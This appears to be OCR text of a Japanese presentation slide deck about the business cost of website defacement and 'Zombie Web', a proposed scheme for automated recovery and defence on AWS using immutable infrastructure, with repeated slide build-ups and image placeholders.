
当社のWebサイト



不正サイト

そして、感染





どうしよう。。
ウイルスばら撒いちゃった。。

2014 年　月　日


株式会社

への不正ログイン発生と一部サービス停止等のご案内

1. Webサイトが改ざんされた

1. Webサイトが改ざんされた
2. サイトを停止 (閲覧者に迷惑かけたくない)

1. Webサイトが改ざんされた
2. サイトを停止 (閲覧者に迷惑かけたくない)



今話してたのが、ここまで。
その後どうなるのか。

1. Webサイトが改ざんされた
2. サイトを停止 (閲覧者に迷惑かけたくない)
3. 原因と影響度を調査

1. Webサイトが改ざんされた
2. サイトを停止 (閲覧者に迷惑かけたくない)
3. 原因と影響度を調査
4. 調査に必要な情報が足りない

1. Webサイトが改ざんされた
2. サイトを停止 (閲覧者に迷惑かけたくない)
3. 原因と影響度を調査
4. 調査に必要な情報が足りない
5. OSとアプリ作り直し

1. Webサイトが改ざんされた
2. サイトを停止 (閲覧者に迷惑かけたくない)
3. 原因と影響度を調査
4. 調査に必要な情報が足りない
5. OSとアプリ作り直し

1. Webサイトが改ざんされた
2. サイトを停止 (閲覧者に迷惑かけたくない)
3. 原因と影響度を調査
4. 調査に必要な情報が足りない
5. OSとアプリ作り直し
6. サイトの再開

1. Webサイトが改ざんされた
2. サイトを停止 (閲覧者に迷惑かけたくない)
3. 原因と影響度を調査
4. 調査に必要な情報が足りない
5. OSとアプリ作り直し
6. サイトの再開

1. Webサイトが改ざんされた

2. サイトを停止 (閲覧者に迷惑かけたくない)

3. 原因と影響度を調査

4. 調査に必要な情報が足りない

5. OSインストール/アプリ作り直し

6. サイトの再開

この間、
ビジネス止まってない！？

1. Webサイトが改ざんされた

2. サイトを閉鎖(閲覧者に迷惑かけたくない)

3. 原因と影響度を調査

4. 調査に必要な情報が足りない

5. OSインストール/アプリ作り直し

6. サイトの再開

とある例では、

- XXX万円/日
- X億円/1回の改ざん事故

の損害になったりしてます。

1. Webサイトが改ざんされた

2. サイトを停止 (閲覧者に迷惑かけたくない)

3. 原因と影響度を調査

この期間どうにかしたい

4. 調査に必要な情報が足りない


5. OSインストール/アプリ作り直し

6. サイトの再開

AWS


という場があるんだから！
セキュリティだって自動化して
解決出来るのでは？

Zombie Web




AWSを使って自動復旧・防御

"As you know, Zombie never died... This concept is also in the same way,
If attacker exploit to web system, They would get no goal to continuing attack.....
This idea that it is applied to ***Immutable Infrastructure*** *to Security"*




どうやって動いてるのか？

1.Webサイトを改ざん




どうやって動いてるのか？


2.セキュリティ製品で検知




どうやって動いてるのか？



